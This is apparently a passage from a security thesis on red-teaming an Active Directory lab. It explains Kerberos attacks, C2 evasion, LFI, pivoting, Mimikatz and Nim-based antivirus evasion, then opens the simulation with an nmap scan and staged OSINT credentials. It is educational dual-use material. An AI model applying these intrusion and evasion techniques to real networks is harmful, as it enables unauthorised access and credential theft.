That's where Kerberos comes in, which has been the default authentication protocol since Windows 2000 and since then it has been an integral part of the Windows Active Directory service. Kerberos is a protocol for authenticating service requests between trusted hosts over untrusted networks, such as the Internet. All major operating systems have built-in support for this protocol, including Microsoft Windows, Apple macOS, FreeBSD and Linux. It was originally developed for the Athena Project at the Massachusetts Institute of Technology (MIT) and published in 1993. Kerberos uses "tickets" and the Kerberos Key Distribution Center (KDC) to verify users and provide mutual authentication. The KDC is the heart of Kerberos because it provides two services: authentication and ticket-granting tickets for all principals/users. Kerberos and LDAP are often used together. The way this ticketing system works is by having the client send an authentication request to the KDC and request for a ticket-granting service to initiate the authentication process. This request is in plain text as it does not contain any sensitive information. If the username is in the KDC database, the server sends back to the client a ticket-granting-ticket (TGT) and a session key, both encrypted with the user's password. The client decrypts the message with his password and sends the ticket to the ticket granting server. Next the server verifies the validity of the TGT and sends back to the client a ticket-granting-service ticket (TGS), encrypted with the user's NTLM hash, to access the requested service. The KDC uses a built-in account called krbtgt, which stands for Kerberos ticket-granting ticket, and is responsible for granting, encrypting, signing and validating all Kerberos tickets. This is the most powerful account in the entire active directory, if the attackers manage to compromise this account, they will have complete control over the domain by creating, modifying or verifying any ticket they want. After the verification process, the user sends the received ticket to the application server and if this ticket is valid, the requested service can be accessed.

Some of the advantages of this ticketing system are:

- Passwords are never transmitted over the network instead only time-bound encrypted tickets are exchanged
- The user provides his password only once when first authenticating to the KDC. A technique known as single-sign-on.
- Enables a service to act on behalf of the user when connecting to other services. A mechanism called Delegated authentication.

- With Kerberos a party at either end of a network connection can verify that the party on the other end is the entity it claims to be. This type of authentication is called Mutual.
- The usage of renewable session tickets to replace pass-through authentication which is not required for the server to go to the domain controller for every client or service [24][25].

Active directory services are in almost every corporate environment and has been the main attack vector for many years. Some common attacks, which are also featured in the second (practical) part of this thesis, are:

- **ACLs abuse**: Access Control Lists (ACLs) are ordered collections of rules that define the permissions of different entities on an active directory object. This object can be a user account, group, computer account, an organizational unit (OU) or the domain itself. In addition, an Access Control Entry (ACE) defines access or audit permission on an object for a specific user or group [26]. A threat actor can abuse these relationships between active directory objects if they are not configured properly. The abusable permissions include:
    1. **GenericAll** = full rights to the object
    2. **GenericWrite** = update object's attributes
    3. **WriteOwner** = change object owner to attacker-controlled user to take over the object
    4. **WriteDACL** = modify object's ACEs and give attacker full control right over the object
    5. **AllExtendedRights** = ability to add user to a group or reset password
    6. **ForceChangePassword** = ability to change user's password
    7. **Self (Self-Membership)** = ability to add yourself to a group
- **DCSync**: According to the ATT&CK framework, a DCSync attack abuses a domain controller's application programming interface (API) to simulate the replication process and dump password hashes from users and/or services. By default, only Domain Admins, Enterprise Admins, Administrators, and Domain Controllers groups have the required privileges. This attack is usually conducted with the help of the Mimikatz tool [27].
- **Golden Ticket**: According to MITRE, this attack happens when Adversaries have compromised the krbtgt account and have stolen its password hash. They can then forge Kerberos ticket-granting tickets (TGT) which can be used to generate authentication material for any account in the Active Directory. Moreover, with a forged TGT threat actors can request ticket granting service (TGS) tickets and gain access to specific resources. The Mimikatz tool is mainly used to conduct this attack [28].

2.6 Command and Control

Command and Control infrastructure also known as C2 or C&C enables red team experts to control all the compromised machines after the initial exploitation, during a vulnerability assessment [29]. There are various frameworks, usually developed under a client-server architecture, which helps to manage the infrastructure and communicate with the exploited hosts via special payloads called beacons, agents, grunts or droppers. As a result, these terms will be used interchangeably. The way C2 communication works is that when attackers compromise a system, they plant one such payload that remains dormant until the main server, controlled by the attackers, queries instruction such as tasks and commands. If the attackers manage to infect multiple hosts and plant their payload, they can build a network of infected machines, known as a botnet, and use it to perform further coordinated attacks [30]. There are three types of C2 frameworks:

- **Synchronous** which requires a constant flow of communication between the beacon and the server to keep the channel open and operates in real-time. This type of C2 can be detected more easily due to the continuous communication.

- **Asynchronous** is harder to detect because the beacon does not need a constant communication, instead it probes the server at specific times, determined by the attackers, to check if it has any instructions.
- **On-demand** communication occurs only when the beacon is triggered by specific actions determined by the attackers.

Some of the most famous frameworks are Cobalt Strike [31], Merlin [32], PowerShell Empire [33] and Covenant [34] which will also be using in this scenario. In order to avoid detection by potential Security Information and Event Management (SIEM) systems, adversaries use various methods detailed bellow:

- They can communicate using application layer protocols of the TCP/IP model. These protocols can be web protocols, file transfer protocols, mail protocols or even DNS.
- Another evasion method is the encoding of the data to make commands harder to read and identify. Such encodings include ASCII, Unicode, Hexadecimal, Base64, MIME or modified versions of these encodings.
- One more approach is the obfuscation of the data. This may include the addition of junk data to the important data and steganographic techniques such as the insertion of commands inro images.
- Next; is the dynamic resolution approach where adversaries use a number of different techniques such as Fast Flux DNS to change the IP addresses associated with a domain resolution or Domain Generation Algorithms to dynamically identify domains for C2 traffic instead of using lists of static IPs
- Offenders can also use channels with known encryption algorithms to conceal their traffic. The encryption used can be symmetric or asymmetric
- Adversaries often have alternative channels to communicate with compromised systems in case the main channel is compromised or inaccessible
- In order to gain more control and capabilities over the victim, adversaries can transfer tools or malicious files to the target
- Non-standard ports and non-application layer protocols are often used to bypass automated detection systems.
- Protocol tunneling is also used to and from the victim network to expose avoid detection and to expose services outside the private network
- Another technique is the usage of proxies to avoid direct connections to the target so as not to trigger defense systems such as Web Application Firewalls also known as WAFs.
- A very interesting technique is traffic signaling to hide open ports and functionalities used for establishing persistence in the target. The way this works is that the adversaries can send packets with specific characteristics or a magic value to trigger a special response such as the opening of a closed port or the execution of a specific task.
- Finally, offenders might use legitimate external web services (e.g. social media) to hide their traffic in expected traffic [35].

2.6.1 Covenant

Covenant is a free; and open-source; ASP.NET Core, C2 framework, developed in C#; and designed to exploit the attack surface of .NET Core systems. It is commonly used by penetration testers and red teamers. Source code, documentation and instructions on how to install and use it are available on GitHub. Covenant also has some features that make it different from other C2 frameworks. These features include:

- User-friendly web-based interface
- It is cross-platform and runs natively on Linux, MacOS and Windows systems
- It supports multi-user collaboration support through its intuitive user interface and API
- Listener profiles to manage shell implants on the target and the various listeners

- In addition to the SSL encryption, it supports encrypted key exchange between shell implant and its listener
- Dynamic C# compilation of the payloads in order to avoid static payloads that are more likely to be detected
- Tracking indicators that summarize all actions taken during the assessment and then export them together [33].

.NET is a free, open-source, cross-platform, developer platform created by Microsoft, for building various applications. It supports multiple languages, editors and libraries for developing web, mobile, desktop, gaming and IoT applications [36].

2.7 MITRE ATT&CK Framework

MITRE is an American non-profit organization that manages Federally funded Research and Development Centers (FFRDCs) for Research and Development (R&D) in aerospace, defense, healthcare, cybersecurity and more [37]. In 2013 MITRE started working on the ATT&CK framework. According to their website this framework "is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations". Simply put, ATT&CK is a record of all known Tactics, Techniques, and Procedures (TTPs) for Windows, Linux and macOS systems used by Advanced Persistent Threat (APT) groups against corporate, organizational or governmental networks. Specifically, according to the ATT&CK framework a tactic is what the adversary is trying to achieve, a technique is how the attack is performed and the methods used to achieve the tactic. A procedure is the specific implementation of the attack such as what tools and/or commands were used [38]. There are fourteen categories in the framework with each containing the techniques an adversary could use to perform the tactic. These categories named Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration and Impact, cover and extend all the seven stages of the Lockheed Martin's cyber kill-chain. Additionally, this framework is very useful for both blue and red teamers as it can help the blue team identify which threats to look for to be better prepared and the red teamers can use it a guide to perform their vulnerability assessments [39].

2.8 Living off the Land

Living off the land (LotL) are specific post-exploitation tactics used by Advanced Persistent Threats (APTs) for lateral movement, gaining persistence, reconnaissance, arbitrary code execution and detection avoidance. The way these tactics work is by taking advantage of native tools and services in the target system. This allows attackers to mix their activities with legitimate services and programs. Essentially, hiding in plain sight, making it difficult for forensic investigators to track their activities. Attackers may also use what is known as dual-use tools because they use a legitimate tool for malicious purposes to make the traffic, they generate appear normal. Additionally, by using LotL tactics, threat actors do not need to create and deploy their own malware and risk being identified by their 0-day. The Living Off the Land Binaries And Scripts (LOLBAS) project on GitHub is a community-driven repository containing a large list of binaries, scripts and libraries that can be used for LotL attacks [40]. Many malicious commands use the **DownloadString** PowerShell command to download and execute more commands directly into memory without touching the disk, bypassing many detection systems. Such payloads are called fileless [41][42].

2.9 Local File Inclusion Vulnerability

A Local File Inclusion (LFI) vulnerability occurs when an attacker can inject files into a web application. This is due to the application's dynamic file inclusion mechanism without proper input sanitization. Therefore, it may lead to Remote Code Execution (RCE), Cross-Site Scripting (XSS), Denial of Service (DoS) or Sensitive Information Disclosure. Some very common examples are:

- Directory Traversal is when someone can move to different directories on the server and read files outside the web application. Usually following the "../" method in a Linux server to move backwards in the directory tree.
- PHP Wrappers. This attack method is very dangerous as it can lead form LFI to RCE using PHP's built-in wrappers such as PHP filter which allows the application of filters to a stream at the time of opening a file. Another wrapper is PHP ZIP which is used to manipulate zip compressed files. Additionally, the PHP Data wrapper allows the inclusion of URLs and if enabled the input is expected in Base64 format. The final wrapper is PHP expect which is not enabled by default and provides access to "stdio", "stdout" and "stderr" processes [43].

There are many different free and open-source tools available on GitHub to automatically detect and exploit LFI vulnerabilities in web applications. One of the best open-source tools which will be used in this scenario is **LFITester** available on GitHub. According to the GitHub page "LFITester is a Python3 program that automates the detection and exploitation of Local File Inclusion (LFI) vulnerabilities on a server". The supported attacks are path traversal and bypasses (Null byte, encoding, Filter Bypasses), PHP filter attacks and Remote Code Execution (RCE) through: Log Poisoning (Apache, Nginx), PHP Session Files and PHP Wrappers [44]. This tool will be used to find and exploit a LFI vulnerability to gain a foothold on the target network.

2.10 Pivoting

Pivoting is a set of techniques that allow an attacker to use access gained through one machine to exploit another machine on a previously inaccessible network, thereby enabling lateral movement within the network. Some of these techniques include tunneling/port forwarding and proxying [45]. There are two types of pivoting connections:

- **Forward connection** is when the compromised host is directly accessible from the attackers' machine
- **Reverse Connection** is when the compromised host is behind a firewall / NAT and is not directly accessible from the attackers' machine

Tunneling is used to route network communications to and from a victim system, usually through an encrypted SSH tunnel [46]. There are three types of port forwarding:

- **Local port forwarding** exposes a single port or service from a remote machine to the local network
- **Remote port forwarding** exposes a single port or service running on the local network to a remote machine
- **Dynamic port forwarding** allows interaction with TCP communication across a range of exposed ports or services. It also allows a SSH client to be used as a SOCKS proxy server [47].

According to MITRE's ATT&CK, proxying is the use of a compromised host as a proxy to route network traffic between systems or to act as an intermediary for network communications to avoid direct connections that can be traced back to them [48]. Some of the best-known free and open-source tools for pivoting include chisel [49], PivotSuite [50] and sshuttle [51] available on GitHub.

2.11 OSINT

Open-Source Intelligence (OSINT) is the process of gathering useful information from public sources such as social media of a company and its employees, public databases containing information about the infrastructure of the company or even a public exploit for a known vulnerability to attack the target [52]. This is done during the reconnaissance phase and it is classified as passive reconnaissance as the attackers don't send any packets or do anything to alert their target. OSINT is dangerous because some employees may not be cautious on what they upload and accidentally revealing passwords. Another example is if someone regularly tweets about something he is passionate about it may also be the basis for his password. Some of the most famous tools and websites for OSINT include: Maltego [53], all social media, search engines, google dorks and many others which most tools come pre-installed in Kali Linux.

2.12 Defense Evasion

According to the MITRE ATT&CK framework "Defense evasion is a tactic that includes a set of techniques used by threat actors to avoid detection" [54]. In order for attackers to bypass the defenses of the target they need to understand how they work first. Modern antimalware solutions use a combination of different techniques to detect and prevent threats. Some of these techniques are:

- **Signature-based detection** is a traditional and simple way to detect malware. When researchers discover a new malware they extract a unique pattern of bytes, called signature, that characterizes this specific malware and then they add the signature to the antimalware's database. This way if the antimalware encounters this malware again, it can recognize it by its signature and eliminate it. The main problem with this approach is that if the signature doesn't match exactly, it will escape the detection. Even if some variants of the signature are added to the database it still isn't enough to detect the more advanced types of malware.
- **Heuristics-based detection** is used in conjunction with signature-based detection and is divided into two sub-methods:
- **Static heuristic analysis** which decompiles a suspicious program, examines its source code and if a certain percentage and above matches the code of known malware in the database, then the program is flagged as malicious or infected.
- **Dynamic heuristic analysis** isolates the suspicious program inside a virtual machine, also known as sandbox, and executes it, giving the antimalware the chance to analyze its behavior without the danger of damaging the whole system and determine if it is dangerous.
  This approach though is prone to false alarms.

- **Malware normalization** is a system that takes an obfuscated executable, reverses the obfuscation and produces a normalized one, giving the chance for other detection methods to analyze it [55]
- **Machine/Deep learning techniques** is very new in the field of malware detection and very effective. This technique is a two-step process, in the first step certain patterns of code, behavior, strings etc. are extracted from known malware and fed to the machine learning algorithm. In the second step the algorithm is trained with that data in order to learn how different malware operates and then detect unknown malware that escaped all the other detection techniques [56].

Moreover, Microsoft has developed another security feature called Antimalware Scan Interface (AMSI) for extra protection. AMSI is an interface designed to help antimalware solutions detect and prevent mostly "script-based attacks" executed in memory such as Microsoft Office macros or PowerShell scripts. Another feature integrated into AMSI is the User Account Control (UAC) which helps mitigate the impact of malware by prompting for consent of the admin if a program requests

higher permission than what already has [57][58]. In this scenario, the MITRE's "Impair Defenses" technique and specifically the "Disable or Modify Tools" sub-technique will be used which is described as "Adversaries may modify deferent components in the target's environment in order to disable defense mechanisms such as firewalls, anti-virus but also detection mechanisms used by SOC to audit suspicious activity and identify malicious behavior" [59].

Another evasion technique is the usage of relatively new languages like Nim, which will also be used in the current scenario. Nim is a statically typed compiled systems programming language which takes inspiration from Python, Ada and Modula. Additionally, the executables are cross-platform and can run on Linux, Windows and Mac systems. Nim is great for malware development because it is a new language so the signatures and bytecode sequences it generates are unknown to most databases and can bypass the static analysis stage. Moreover, it compiles directly to C, C++ and JavaScript providing high flexibility for the development of malware [60].

2.13 Mimikatz

Mimikatz is an open-source, post-exploitation, credential dumping tool written in C, capable of extracting/dumping plaintext passwords, hashes, PIN codes and Kerberos tickets from memory. It was developed by Benjamin Deply in 2007 and with constant updates this tool is still used today [61][62]. Furthermore, due to its unique nature and approach, it is also used in many active directory attacks such as:

- **Pass-the-Hash**: Adversaries may steal a user's password hash and try to authenticate using only that hash without knowing the cleartext password, thus bypassing many access control systems when moving laterally in an environment [63].
- **Pass-the-Ticket**: This attack uses stolen Kerberos tickets to authenticate without knowing or having access to a user's password, thus bypassing many access control systems when moving laterally in an environment [64].
- **Over-Pass-the-Hash**: This attack is very similar to pass-the-hash attack, with the deference that the password hash can also be used to create a valid Kerberos ticket which then can be used in pass-the-ticket attack [63].
- **Golden Tickets**: Described in the Active Directory section
- **Silver Tickets**: Adversaries who have stolen a service's password hash may forge Kerberos ticket-granting-service tickets (TGS) which are more limited than golden tickets and give access to a specific resource. Moreover, these tickets can be created without interacting directly with the KDC, making detection more difficult [65].
- **DCSync**: Described in the Active Directory section

2.14 BloodHound

According to the GitHub page "BloodHound is a single page JavaScript web application, built on top of Linkurious, compiled with Electron, with a Neo4j database fed by a C# data collector. BloodHound uses graph theory to reveal hidden and often unintended relationships within an Active Directory or Azure environments. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to identify quickly. Defenders can use BloodHound to identify and eliminate the same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory or Azure environments." [66]. Inside the graphical environment, BloodHound displays information, abuse methods (if any) and mitigation techniques about each relationship between users, groups, OUs and computers inside an Active Directory environment. In order for attackers to gather all the information BloodHound needs, they

can use another tool called SharpHound which is the official data collector for BloodHound. First SharpHound needs to be transferred to the target and run with elevated privileges or loaded directly into the target's memory. Moreover, it uses native Windows API functions and LDAP namespace functions to collect data from domain controllers and domain-joined Windows systems [67]. A modified version of SharpHound will be used in this lab to conduct domain enumeration without triggering any alerts from Windows Defender.

2.15 Demilitarized Zone

According to NIST's definition, a demilitarized zone (DMZ) is a perimeter network that logically separates internal and external networks to protect the internal network from external attacks by enforcing the internal network's Information Assurance policy to limit incoming information sharing from external, untrusted sources with restricted access to releasable information [68]. A simpler definition is; a physical or virtual network or subnet that separates internal networks (usually LANs and WANs) from untrusted external networks, such as the Internet. This provides an extra layer of security to any network as a DMZ does not allow direct interaction with the internal network from an external one. One architecture of a DMZ consists of different types of firewalls with different set of rules on each side which makes it more difficult for intruders to attack the network because they will have to bypass multiple layers of firewalls, each requiring different evasion techniques [69].

Chapter 3: Simulation Stage

This section describes the network architecture, the Tactics, techniques and procedures (TTPs) used to fully compromise the domain controller and extract sensitive records.

The network consists of an external, an internal network, a DMZ between them and a firewall which separates the DMZ and the internal network. The external network has an Ubuntu web server hosting the client's website and a second interface connected to the DMZ giving the server access to both networks. This serves as a portal to access the DMZ and access the host and the firewall inside it. On the DMZ, there is a Windows 10 host and the pfSence firewall which acts also as a router. Behind the firewall, in the internal network there is the Windows server 20.04.1 LTS domain controller. Due to hardware limitations, there are no advanced third-party monitoring systems (such as SIEM, IDS, IPS, XDR etc.). Below network's topology is depicted designed with the help of "Visual Paradigm Online" page.




Figure 1. Network Infrastructure

3.1 Enumeration of The Web Server

First, we will start enumerating the IP 192.168.174.129 since it is the only IP that responds to ICMP requests (ping). By default, in Kali there is a tool called Nmap sort for Network Mapper which shows which ports are open and what services are running. The command we will use is "**nmap -sS -sV -p- -v -oN ./nmap.txt 192.168.174.129**". While Nmap is running we will use OSINT to gather as much intelligence as possible. With Google's help we have identified the LinkedIn page of the company, the Chief Executive Officer (CEO) and one

very interesting employee named Thomas (Neo) Anderson. In his last post he thanked the company for his setup but due to an oversight, there is a notebook in the picture with the credentials for an RDP service. If we download the image and zoom in, we can see and guess that the username is "**Neo**" and the password is "**SuperSecurePassword1!**". This might come in handy later in the assessment (these are fake profiles made solely for the purpose of this thesis, the people depicted are from the site "this-person-does-not-exist.com [70]" which is a Generator of fake faces of non-existent humans).

- -sS = indicate the type of scan, in this case SYN scan
- **-sV** = Probes open ports to determine service/version info
- **-p-** = Scan all the ports (1-65535)
- **-v** = Enable verbose mode
- **-oN [name]** = Output scan in normal format and save it to the specified file
- **[ip]** = The IP or IP range we want to scan

```
# Nmap 7.92 scan initiated Fri May  6 17:17:46 2022 as: nmap -sS -sV -p- -v -oN
./nmap.txt 192.168.174.129
Nmap scan report for 192.168.174.129
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:A7:42:FB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May  6 17:17:55 2022 -- 1 IP address (1 host up) scanned in
8.99 seconds
```

Figure 2. Web server's nmap results

3.2 OSINT enumeration




Figure 3. Company profile




Figure 4. CEO profile




Figure 5. Employee profile




Figure 6. The post with the creds

